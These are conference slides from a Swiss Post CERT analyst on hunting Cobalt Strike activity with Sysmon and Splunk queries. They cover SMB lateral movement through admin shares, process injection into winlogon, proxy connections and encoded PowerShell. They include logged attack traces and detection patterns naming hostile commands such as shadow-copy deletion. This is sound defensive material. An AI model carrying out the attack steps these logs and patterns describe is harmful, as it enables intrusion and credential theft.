An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

Getting ready to Hunt

* Can you distinct between workstations and servers / NAS / filers?
* Is SMB traffic between workstations (WS) normal?
* Is «whoami /groups» normal activity from users / admins?
* How common is DLL / process injection? (can be legit)
  - Can you distinguish benign from malicious injection?
* How common is Powershell usage?
  - EncodedCommand? Invoke-Expression (IEX)?
  - Parent processes / user accounts running legit Powershell?

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Initiated=true SourceIp!=DestinationIp
    DestinationPort=445 Image!=System
    (SourceHostname="WS*" DestinationHostname="WS*") OR
    (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

* Search for network connections
  - SMB protocol (dst port 445)
  - Source and destination are workstations (hostname or IP)
  - Use «ProcessGuid» to correlate with other event types (proc's)
* Search for legitimate SMB servers (filers, NAS)
  - Create «whitelist» to exclude as legit dest

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:12 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: \\127.0.0.1\ADMIN$\8c0cb58.exe
CommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: C:\Windows\system32\services.exe
ParentCommandLine: C:\Windows\System32\services.exe
```

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN$\8c0cb58.exe

* Search for admin share names in image paths

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: C:\Windows\SysWOW64\rundll32.exe
CommandLine: C:\Windows\System32\rundll32.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
ParentCommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
```

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN$\8c0cb58.exe
→ C:\Windows\system32\rundll32.exe

* Search for admin share names in image paths

Lateral Movement (proc injection)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 29340
SourceImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
TargetProcessId: 18476
TargetImage: C:\Windows\SysWOW64\rundll32.exe
NewThreadId: 20060
StartAddress: 0x0000000000110000
StartFunction:
```

```
\\127.0.0.1\ADMIN$\8c0cb58.exe
  # C:\Windows\system32\rundll32.exe
```

* Search for rarest source or target images from proc injection

Keylogger (proc injection)

CS_Keylogger_injection

```
10/26/2016 11:56:32 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 17728
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessId: 836
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 14236
StartAddress: 0x0000000000C20000
StartFunction:
```

C:\Windows\SysWOW64\rundll32.exe # C:\Windows\system32\winlogon.exe

* Suspicious proc injection into «winlogon.exe»
  * Steal user's password while logging on or unlocking screensaver

More ideas for Hunting

* Find processes connecting thru proxy or directly to the Internet
  - Count distinct hashes and Import Hashes
  - Count distinct clients
  - Count distinct image paths and names
* Search for PowerShell -EncodedCommand

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
  [
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\\Users\\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
  ]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\Users\\\\(?<username>[^\\\\]+)\\\\.*"
| rex field=Image ".*\\\\+(?<proc_name>[^\\\\]+\.[eE][xX][eE]).*"
| rex field=ParentImage ".*\\\\+(?<pproc_name>[^\\\\]+\.[eE][xX][eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
    dc(Image) AS CNT_IMAGE, values(username) AS Users,
    values(ComputerName) AS Computers, values(MD5) AS MD5,
    values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
    by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

* IMPHASH = Import Hash

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
  [
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\\Users\\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
  ]
```

* IMPHASH = Import Hash

Powershell -EncodedCommand

alert_sysmon_powershell_encodedcommand

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    powershell.exe
| eval CommandLine = replace(CommandLine, "-encoding", "")
| search
    Image="*\\powershell.exe"
    CommandLine="* -enc*"
```

* matches Powershell parameter
  - « -enc» or « -EncodedCommand» or … *(many variations possible)*
  - but not « -encoding»
* may need *(lots of)* tuning / filtering for alerting
* or useful for hunting

Conclusion (1/2)

Using the free Sysmon tool you can search / alert for known malicious process behaviors

* Image names / paths *(wrong paths)*
  - svchost.exe, %APPDATA%\Oracle\bin\javaw.exe
* CommandLine parameters
  - /stext, vssadmin delete shadows, rundll32 qwerty
* Parent- / Child-Process relationships
  - winword.exe → explorer.exe, wscript.exe → rundll32.exe
* Process injection
  - # winlogon.exe

Conclusion (2/2)

Using the free Sysmon tool you can hunt for suspicious process behaviors

* Lateral movement using admin shares
  - ADMIN$, C$, IPC$ (\\127.0.0.1\...)
* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
* Rarest processes connecting thru proxy *(or directly to Internet)*
  - count by hashes, IMPHASHes, clients, image names
* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc …

Countless more ideas, but out of time…

Thanks goes to…

(in random order)

* Mark Russinovich & Thomas Garnier for Sysmon & RSA talk etc.
* Raphael Mudge for Cobalt Strike, videos, blogs etc.
* David Bianco for ThreatHuntingProject, Pyramid of Pain, blog etc.
* SANS DFIR folks for «Find Evil» poster and all DFIR resources
* Joe Security for its great sandbox product
* Veris ATD team for Empire, BloodHound etc. & ARTT BH training

… and everyone contributing to the DFIR or ITsec community

Thank you for your attention!
Questions?
(if there is time left)

Tom Ueltschi, Swiss Post CERT

References (1/2)

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10 "Bro Overview for Advanced IR.mp4"

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